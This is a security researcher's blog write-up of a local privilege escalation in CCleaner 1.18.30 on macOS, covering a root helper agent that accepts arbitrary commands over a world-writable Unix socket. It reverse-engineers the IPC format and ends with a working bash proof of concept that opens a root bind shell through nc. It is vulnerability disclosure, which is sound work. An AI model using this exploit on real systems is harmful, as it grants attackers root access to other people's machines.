CCleaner Local Privilege Escalation Vulnerability on macOS

Posted Tue 25 March 2025
Author Mathieu Farrell
Category Vulnerability
Tags pentest, CCleaner, macOS, vulnerability, 2025

A technical exploration of a trivial Local Privilege Escalation Vulnerability in CCleaner <= v1.18.30 on macOS.

Introduction

CCleaner is a widely recognized system optimization tool designed to assist users in cleaning their computers by removing unnecessary files, such as browser caches and cookies. According to the publisher, CCleaner helps free disk space and enhance system performance. I have been using CCleaner on my personal laptop for several years. Still, I found it challenging to adjust to the changes in the graphical user interface (GUI) introduced in newer versions (from version 2 onward). As a result, I opted to continue using the most advanced version of the initial major release still available for download at the time (version 1.18.30). In hindsight, this decision proved to be a mistake. In fact, I had focused solely on the ease of use, failing to consider that using an outdated version could compromise the security of my system.

> The latest versions of CCleaner are no longer vulnerable, as the IPC communication mechanism and related processes have been completely revamped (I did not audit it).



Figure 1 - First launch of CCleaner on macOS.

Upon launching CCleaner, the application requests the user to grant two essential permissions for its proper functioning. It asks for full disk access (FDA) and seeks approval to install a Privileged Helper Tool. FDA is a macOS permission that grants applications the ability to access and modify all files on your system, including those in protected areas, bypassing Transparency Consent and Control (TCC). Meanwhile, a Privileged Helper Tool is a system utility that allows an application to perform tasks requiring elevated privileges, such as making changes to system files or settings.

Analysis of the application Bundle

The file called Info.plist contains important metadata and information about an application, like its name, version, and permissions. It also includes settings that help macOS manage the application's behavior. Let's take a look at the contents of this file and see what it has to tell us about CCleaner.

Analysis of /Applications/CCleaner.app/Contents/Info.plist

To explore the contents of the file we are interested in, simply run the following system command.

Command:

```
cat /Applications/CCleaner.app/Contents/Info.plist
```

As you can see, the file is written in XML and includes metadata about the application, as mentioned earlier. To check if your version of CCleaner is vulnerable, you can review the build information, which includes details such as the application's name, version, identifier, and the supported platform.

- `CFBundleName`: The name of the app.
- `CFBundleIdentifier`: A unique identifier for the app (`com.piriform.ccleaner`).
- `CFBundleVersion` and `CFBundleShortVersionString`: The version number (`1.18.30`).
- `CFBundleExecutable`: The executable file name (`CCleaner`).
- `CFBundleSupportedPlatforms`: The supported platform (`MacOSX`).

```
<key>BuildMachineOSBuild</key>
<string>18G103</string>
<key>CFBundleDevelopmentRegion</key>
<string>English</string>
<key>CFBundleDisplayName</key>
<string>CCleaner</string>
<key>CFBundleExecutable</key>
<string>CCleaner</string>
<key>CFBundleIconFile</key>
<string>c.icns</string>
<key>CFBundleIdentifier</key>
<string>com.piriform.ccleaner</string>
<key>CFBundleInfoDictionaryVersion</key>
<string>6.0</string>
<key>CFBundleName</key>
<string>CCleaner</string>
<key>CFBundlePackageType</key>
<string>APPL</string>
<key>CFBundleShortVersionString</key>
<string>1.18.30</string>
<key>CFBundleSignature</key>
<string>????</string>
<key>CFBundleSupportedPlatforms</key>
<array>
<string>MacOSX</string>
</array>
<key>CFBundleVersion</key>
<string>1.18.30</string>
<key>CopyrightYear</key>
<string>2020</string>
```

A key called `SMPrivilegedExecutables`, also found in this file, defines privileged executables that can perform administrative tasks or require elevated privileges. The application specifies `CCleanerAgent` (`com.piriform.ccleaner.CCleanerAgent`) as a Privileged Helper Tool.

```
<key>SMPrivilegedExecutables</key>
<dict>
    <key>com.piriform.ccleaner.CCleanerAgent</key>
```

Let's now take a look at this agent.

Breakdown of /Library/LaunchDaemons/com.piriform.ccleaner.CCleanerAgent.plist

As we did earlier, let's examine a new .plist file by running the command below—this time, breaking it down key by key.

Command:

```
cat /Library/LaunchDaemons/com.piriform.ccleaner.CCleanerAgent.plist
```

Output:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.piriform.ccleaner.CCleanerAgent</string>
    <key>OnDemand</key>
    <true/>
    <key>Program</key>
    <string>/Library/PrivilegedHelperTools/com.piriform.ccleaner.CCleanerAgent</string>
    <key>ProgramArguments</key>
    <array>
        <string>/Library/PrivilegedHelperTools/com.piriform.ccleaner.CCleanerAgent</string>
    </array>
    <key>ServiceIPC</key>
    <true/>
    <key>Sockets</key>
    <dict>
        <key>Listeners</key>
        <dict>
            <key>SockFamily</key>
            <string>Unix</string>
            <key>SockPathMode</key>
            <integer>438</integer>
            <key>SockPathName</key>
            <string>var/run/com.piriform.ccleaner.CCleanerAgent.socket</string>
            <key>SockType</key>
            <string>Stream</string>
        </dict>
    </dict>
    <key>ThrottleInterval</key>
    <integer>1</integer>
</dict>
</plist>
```

Label

```
<key>Label</key>
<string>com.piriform.ccleaner.CCleanerAgent</string>
```

This key represents the label of the service, which is a unique identifier on the system. In this case, it represents the `CCleanerAgent` service by Piriform.

OnDemand

```
<key>OnDemand</key>
<true/>
```

This key specifies that the service should run on demand. When set to `true`, the service is launched automatically when needed rather than running persistently in the background.

Program

```
<key>Program</key>
<string>/Library/PrivilegedHelperTools/com.piriform.ccleaner.CCleanerAgent</string>
```

This key specifies the full path to the executable program that the system should run for this service. Here, it points to the `CCleanerAgent` helper tool located in `/Library/PrivilegedHelperTools/`.

ProgramArguments

```
<key>ProgramArguments</key>
<array>
    <string>/Library/PrivilegedHelperTools/com.piriform.ccleaner.CCleanerAgent</string>
</array>
```

This section specifies the arguments passed to the program upon launch. In this case, the only argument is the program's path, indicating that no additional arguments are provided at runtime.

ServiceIPC

```
<key>ServiceIPC</key>
<true/>
```

This key enables Inter-Process Communication (IPC) for the service. When set to `true`, the service allows communication between different processes via defined protocols or channels.

Sockets

```
<key>Sockets</key>
<dict>
```

The `Sockets` key defines the socket configurations for the service. It enables communication with other processes.

Listeners

```
<key>Listeners</key>
<dict>
```

This section configures the listeners for the socket as a listener waits for incoming connections from other processes or services.

SockFamily

```
<key>SockFamily</key>
<string>Unix</string>
```

The above key specifies the socket family. In this case, it is set to `Unix` indicating that the communication is done via a Unix domain socket (local IPC).

SockPathMode

```
<key>SockPathMode</key>
<integer>438</integer>
```

The value `438` corresponds to octal permissions `0666`, meaning the socket file is readable and writable by all (users, groups, and others).

SockPathName

```
<key>SockPathName</key>
<string>var/run/com.piriform.ccleaner.CCleanerAgent.socket</string>
```

This key specifies the path where the socket file will be created.

SockType

```
<key>SockType</key>
<string>Stream</string>
```

The key `SockType` specifies the type of socket being used. A `Stream` socket is typically used for continuous two-way communication between processes (similar to TCP sockets).

ThrottleInterval

```
<key>ThrottleInterval</key>
<integer>1</integer>
```

The throttle interval determines how often the service can restart or be triggered. A value of `1` second indicates a minimal delay between retries if the service fails or is requested repeatedly.

As you may have figured out, a privileged executable running with `root` privileges is launched, and even as a normal user, it is possible to interact with this executable by sending data to its Unix socket, located at /var/run/com.piriform.ccleaner.CCleanerAgent.socket.

```
+-------------------+                          +---------------------+
|      Process      |                          |    CCleanerAgent    |
|    running as     |                          |     running as      |
|       user        |                          |        root         |
+-------------------+                          +---------------------+
         |                                                |
         |     +-----------------Filesystem-----------------+     |
         |     |                Unix socket                 |     |
         +---->| Rights:0666 | Type:Stream | Path:/var/run/ |<----+
               | com.piriform.ccleaner.CCleanerAgent.socket |
               +--------------------------------------------+
```

Figure 2 - Summary scheme.

Next, we will dive into reverse engineering to figure out how to communicate with this process (`CCleanerAgent`) and identify the actions that could potentially be used to escalate privileges.

Reverse engineering

> Please note that the symbols were present in the analyzed binaries. However, although is possible to "strip" an Objective-C binary to remove or obfuscate certain information, even after stripping symbols, selector names (such as ? `@selector(methodName)`) would still remain visible, which could have made identifying the vulnerabilities almost as easy.

There were two possible approaches to figure out the format of the messages used for inter-process communication (IPC):

1. Directly reverse the binary file /Library/PrivilegedHelperTools/com.piriform.ccleaner.CCleanerAgent (Privileged Helper Tool running as `root`) and identify the relevant functions.
2. Reverse the library /Applications/CCleaner.app/Contents/Frameworks/CCleanerLib.framework/CCleanerLib used by CCleaner's main binary (/Applications/CCleaner.app/Contents/MacOS/CCleaner) and pinpoint the functions responsible for the IPC message creation.

We chose the second approach in this case.

Reverse of library /Applications/CCleaner.app/Contents/Frameworks/CCleanerLib.framework/CCleanerLib

We looked at `CCleanerAgent::sendMessageToRunningAgent:()`'s implementation within the library to understand how IPC messages are sent to the agent.

```
void CCleanerAgent::sendMessageToRunningAgent:(undefined8 param_1,undefined8 param_2,undefined8 param_3)

{
  ...
  uVar2 = objc_retain(param_3);
  uVar3 = objc_msgSend(param_1,"remoteFH");
  lVar4 = _objc_retainAutoreleasedReturnValue(uVar3);
  objc_release(lVar4);
  if (lVar4 != 0) {
    _objc_retainAutorelease("--613493r--");
    uVar3 = objc_msgSend("--613493r--","cStringUsingEncoding:",4);
    uVar5 = objc_msgSend("--613493r--","length");
    uVar3 = objc_msgSend(&_OBJC_CLASS_$_NSMutableData,"dataWithBytes:length:",uVar3,uVar5);
    uVar3 = _objc_retainAutoreleasedReturnValue(uVar3);
    uVar5 = objc_msgSend(&_OBJC_CLASS_$_NSJSONSerialization,"dataWithJSONObject:options:error:",uVar2,0,0);
    uVar5 = _objc_retainAutoreleasedReturnValue(uVar5);
    objc_msgSend(uVar3,"appendData:",uVar5);
    objc_release(uVar5);
    _objc_retainAutorelease("--r394316--");
    uVar5 = objc_msgSend("--r394316--","cStringUsingEncoding:",4);
    uVar6 = objc_msgSend("--r394316--","length");
    objc_msgSend(uVar3,"appendBytes:length:",uVar5,uVar6);
    uVar5 = objc_msgSend(param_1,"remoteFH");
    uVar5 = _objc_retainAutoreleasedReturnValue(uVar5);
    objc_msgSend(uVar5,"writeData:",uVar3);
    objc_release(uVar5);
    objc_release(uVar3);
  }
  objc_release(uVar2);
  return;
}
```

An analysis of the pseudo-code above shows that the IPC messages have a fixed header, which is the string `--613493r-`, followed by a body containing data in JSON format, and ending with a fixed footer, the string `--r394316--`.



Figure 3 - IPC message format.

Now, let's take a look at what the body of our IPC messages (in JSON format) must contain in order to trigger the execution of specific functions (allowing us to elevate our privileges) within the binary running as `root`.

Reverse of binary /Library/PrivilegedHelperTools/com.piriform.ccleaner.CCleanerAgent

After a brief analysis of the binary, we identified three potentially dangerous functions which could be exploited by a user to gain `root` privileges, either directly or indirectly, depending on the specific function targeted.

- Function `SocketListener::installCCleanerLibFromPath:()`.
- Function `SocketListener::installCCleanerToolFromPath:()`.
- Function `SocketListener::runTask:arguments:()`.

The names of the first two functions suggest that privilege escalation may be achieved by writing a library to a location that is inaccessible to normal users but accessible to processes running as `root`. Once the library is loaded by a privileged binary, it allows the escalation of privileges.

> This technique is left for the reader to explore on their own.

On the other hand, the last function allows an attacker to elevate their privileges by executing any arbitrary command as `root` (as shown below).

```
void SocketListener::runTask:arguments:(ID param_1,SEL param_2,ID param_3,ID param_4)

{
  ...
  uVar1 = objc_retain(param_3);
  uVar2 = objc_msgSend(&_OBJC_CLASS_$_NSTask,"launchedTaskWithLaunchPath:arguments:",uVar1,param_4);
  uVar2 = _objc_retainAutoreleasedReturnValue(uVar2);
  objc_release(uVar1);
  objc_msgSend(uVar2,"waitUntilExit");
  objc_release(uVar2);
  return;
}
```

How to trigger the execution of function `SocketListener::runTask:arguments:()`?

The `SocketListener::parseMessage:()` function, which is part of the `SocketListener` class, handles the parsing of IPC messages. The pseudo-code for this function is accessible below.

```
void SocketListener::parseMessage:(ID param_1,SEL param_2,ID param_3)

{
  ...
  uVar4 = objc_msgSend(param_3,"dataUsingEncoding:",4);
  uVar4 = _objc_retainAutoreleasedReturnValue(uVar4);
  uVar5 = objc_msgSend(&_OBJC_CLASS_$_NSJSONSerialization,"JSONObjectWithData:options:error:",uVar4,0);
  lVar6 = _objc_retainAutoreleasedReturnValue(uVar5);
  lVar7 = objc_retain(0);
  objc_release(uVar4);
  if (lVar7 != 0) {
    _NSLog("%@",lVar7);
  }
  if (lVar6 == 0) goto switchD_100002980_caseD_9;
  ...
  uVar4 = objc_msgSend(lVar6,"valueForKey:","AgentAction");  // First JSON key.
  uVar4 = _objc_retainAutoreleasedReturnValue(uVar4);
  uVar3 = objc_msgSend(uVar4,"intValue");
  objc_release(uVar4);
  switch(uVar3) {
  case 0:
    ...
  case 8:
    uVar4 = objc_msgSend(lVar6,"objectForKey:","Command");  // Second JSON key.
    lVar8 = _objc_retainAutoreleasedReturnValue(uVar4);
    objc_release(lVar8);
    if (lVar8 != 0) {
      uVar4 = objc_msgSend(lVar6,"objectForKey:","Command");
      uVar4 = _objc_retainAutoreleasedReturnValue(uVar4);
      lVar8 = objc_msgSend(uVar4,"length");
      uVar5 = 0;
      if (lVar8 != 0) {
        uVar5 = objc_msgSend(lVar6,"objectForKey:","CommandArgumentsString");  // Third JSON key.
        lVar8 = _objc_retainAutoreleasedReturnValue(uVar5);
        objc_release(lVar8);
        if (lVar8 == 0) {
          ...
          }
        }
        else {
          uVar5 = objc_msgSend(lVar6,"objectForKey:","CommandArgumentsString");
          uVar9 = _objc_retainAutoreleasedReturnValue(uVar5);
          uVar5 = objc_msgSend(uVar9,"componentsSeparatedByString:"," ");
          uVar5 = _objc_retainAutoreleasedReturnValue(uVar5);
          objc_release(uVar9);
        }
        objc_msgSend(param_1,"runTask:arguments:",uVar4,uVar5); // Call the vulnerable function.
      }
      ...
    }
  }
  ...
}
```

As you can see, the JSON-formatted body requires three keys to trigger the execution of `SocketListener::runTask:arguments:()`, which is essential for carrying out the privilege escalation.

These keys are:

- `AgentAction`
- `Command`
- `CommandArgumentsString`

Exploitation & Proof of Concept

The vulnerability was straightforward to identify, and exploiting it was just as simple. With just a few lines of bash, you can now gain a root shell by connecting via netcat to port `LISTENING_PORT` (`1347` in the POC below).



Figure 4 - Exploit running.

POC

```
SCRIPT_PATH="$(cd "$(dirname "$0")" && pwd)/$(basename "$0")"
LISTENING_PORT="1347"

if [ $# -eq 1 ]; then
    # Code executed as privileged user (root).
    # Bind shell (as root) on ports 1337. On macOS /usr/bin/nc binary does
    # not support "-e" or "-c" options.
    mkfifo /tmp/fifo
    nc -l $LISTENING_PORT < /tmp/fifo | /bin/bash 2>&1 | tee /tmp/fifo
else
    # code executed as a simple user.
    echo "[*] Generating payload..."
    PAYLOAD='--613493r--
\n{\n\t"AgentAction":8,\n\t"Command":"/bin/sh",\n\t"CommandArgumentsString":"'$SCRIPT_PATH' 1"\n}\n--r394316--'
    echo "[+] Payload:\n$PAYLOAD"
    echo "[*] Run \"nc 127.0.0.1 $LISTENING_PORT\" to execute command as root."
    echo "[*] Sending payload..."
    echo $PAYLOAD|nc -U /var/run/com.piriform.ccleaner.CCleanerAgent.socket
fi
```

Overview of the attack

```
+------------+                                +------------------------+
|  Attacker  |                                |  CCleaner Agent (root)  |
+------------+                                +------------------------+
     |                                              |
     | (Step 1) Executes the exploit with no arguments |
     | (which generates and sends a payload asking the |
     | agent to run /bin/sh with exploit path and "1" as |
     | parameters).                                  |
     |---------------------------------------------->|
     |                                              | (Step 2) Receives the payload
     |                                              | via the Unix socket.
     |                                              |
     |                                              | (Step 3) Executes binary /bin/sh
     |                                              | with path of the exploit and "1"
     |                                              | as parameters.
     |                                              |
     |                                              | +-----------------+
     |                                              \_|  /bin/sh (root)  |
     |                                                +-----------------+
     |                                                        |
     |                                                        | (Step 4) By executing the
     |                                                        | exploit with "1" as parameter
     |                                                        | a bash root shell (/bin/bash)
     |                                                        | is open waiting for connections.
     |                                                        |
     |                                                        | +-------------------+
     |                                                        \_|  /bin/bash (root)  |
     |                                                          +-------------------+
     |                                                                  |
     | (Step 5) Attacker connects to IP 127.0.0.1:1347 to to get a shell as root. |
     |------------------------------------------------------------------>|
```

Figure 5 - Overview of the attack.

Conclusion

Thanks for taking the time to read this article! Keep in mind that while you might not always like the changes made by some editors (like the GUI in my case), updating your tools is important for fixing security vulnerabilities (though it could also introduce new ones, ironically, lol).

The latest versions of CCleaner are no longer vulnerable, as the IPC communication mechanism and related processes have been completely revamped (I did not audit it).

If you would like to learn more about our security audits and explore how we can help you, get in touch with us!